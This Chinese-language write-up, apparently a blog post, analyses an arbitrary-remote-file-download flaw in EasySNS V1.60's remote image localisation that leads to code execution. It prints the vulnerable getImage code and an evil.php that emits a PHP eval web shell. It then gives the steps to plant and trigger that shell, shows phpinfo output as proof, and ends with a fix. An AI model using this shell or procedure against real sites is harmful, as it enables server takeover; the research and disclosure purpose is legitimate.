

0x00 环境准备

EasySNS官网: <http://www.imzaker.com>


网站源码版本: EasySNS极简社区V1.60

程序源码下载: <http://es.imzaker.com/index.php/Topic/gview/id/92.html>

默认后台地址: <http://127.0.0.1/admin.php/Login/login.html>


默认账号密码: admin/admin

测试网站首页:




0x01 代码分析

1、漏洞文件位置: /app/common.func.php :



在公共调用函数里面，我们注意到getImageToLocal函数，通过正则从img标签里面获取链接，然后判断是否是本站地址，调用了getImage函数实现下载远程图片保存到本地，我们跟进同文件下的getImage函数进行查看：




```
42 function getImage($url,$save_dir='', $filename='', $type=0){
43
44     if(trim($url)==''){
45         return array('file_name'=>'', 'save_path'=>'', 'error'=>1);
46     }
47     $uid = is_login();
48     if(trim($save_dir)==''){
49         $save_dir='./uploads/picture/cache/'.$uid.'/';
50     }
51     if(trim($filename)==''){//保存文件名
52         $ext=strrchr($url, '.');
53         /* if($ext!='.gif'&&$ext!='.jpg'){
54             return array('file_name'=>'', 'save_path'=>'', 'error'=>3);
55         } */
56         $filename=$uid.'.'.generate_password(8).time().$ext;
57     }
58     if(0!==strpos($save_dir, '/')){
59         $save_dir.='';
60     }
61     //创建保存目录
62     if(!file_exists($save_dir)&&!mkdir($save_dir,0777,true)){
63         return array('file_name'=>'', 'save_path'=>'', 'error'=>5);
64     }
65     //获取远程文件所采用的方法
66     if($type){
67         $ch=curl_init();
68         $timeout=5;
69         curl_setopt($ch,CURLOPT_URL,$url);
70         curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
71         curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE );
72         curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, FALSE);
73         curl_setopt($ch,CURLOPT_CONNECTTIMEOUT,$timeout);
74         $img=curl_exec($ch);
75         curl_close($ch);
76     }else{
77         ob_start();
78         readfile($url);
79         $img=ob_get_contents();
80         ob_end_clean();
81     }
82     // $size=strlen($img);
83     // 文件大小
84     $fp2=fopen($save_dir.$filename,'a');
85     fwrite($fp2,$img);
86     fclose($fp2);
87     unset($img,$url);
88     return array('file_name'=>$filename, 'save_path'=>$save_dir.$filename, 'error'=>0);
89 }
```

在getImage函数中，并未对下载的文件名进行判断，获取文件后缀拼接到文件名，下载到网站目录中，那么这个函数是很危险的，很可能导致程序在实现上存在任意文件下载漏洞，下载远程文件到网站目录下。

2、全局搜索getImageToLocal函数，找到调用函数的地方：

首页common.func.php全局搜索		
内容(支持正则): <input type="text" value="getImageToLocal"/> <input type="button" value="查找"/> <input type="button" value="停止"/> <input type="checkbox"/> 正则 <input type="checkbox"/> 不区分大小写		
ID	文件路径	内容详细
1	/app/common.func.php	function getImageToLocal(\$txt)
2	/app/index/controller/Topic.php	\$data ['content'] = getImageToLocal(\$data['content']);
3	/app/index/controller/Topic.php	\$data ['content'] = getImageToLocal(\$data['content']);



漏洞文件: /app/index/controller/Topic.php, 在topicadd函数中, webconfig('bd_image')==1即当程序开启远程图片本地化的时候, 调用了getImageToLocal函数, 我们可以根据条件构造Payload来进行漏洞利用, 攻击者可指定第三方url下载恶意脚本到网站目录, 进一步触发恶意代码, 控制网站服务器。

0x02 漏洞利用

一、利用条件

1、登录网站后台—系统管理—配置管理—开启远程图片本地化（默认安装情况下处于关闭状态）：



2、在第三方网站放置一个evil.php作为代码源, 如<http://192.168.8.131/evil.php>

evil.php文件内容:

```
<?php
```

```
echo "<?php";
```


```
echo "eval(file_get_contents('php://input'))";
```

echo ">";


?>`

二、漏洞利用

1、注册一个test1用户，选择发布帖子，在html代码编辑状态下插入img标签




2、点击发布后，查看我的帖子，获取上传后的文件名。



3、文件路径格式为: /uploads/picture/cache/'.uid.'/+filename

查看个人主页获取uid值,



4、需要把uid加上拼接为完整路径，最终获得文件路径，成功触发恶意代码，获取网站服务器权限。

http://127.0.0.1/uploads/picture/cache/2/2_VHZHOopR1520094924.php

Load URL

Split URL

Execute

http://127.0.0.1/uploads/picture/cache/2/2_VHZHOopR1520094924.php

☒ Enable Post data

☐ Enable Referrer

Post data

phpinfo();

PHP Version 5.6.27	
System	Windows NT DESKTOP-464SHOH 10.0 build 16299 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscrip /nologo configure.js --enable-snapshot-build --enable-debug-pack --disable-zts --disable-isapi --disable-nsapi --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk\shared --with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk\shared --with-enchanted=shared --enable-object-out-dir=.\obj --enable-com-dotnet=shared --with-mcrypt=static --without-analyzer --with-pgo
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS

0x03 修复建议

白名单限制远程图片本地化下载的文件名后缀，只允许下载jpg、png等格式。

新文章将同步更新到我的个人公众号上，欢迎各位朋友扫描我的公众号二维码关注一下我，随时获取最新动态。

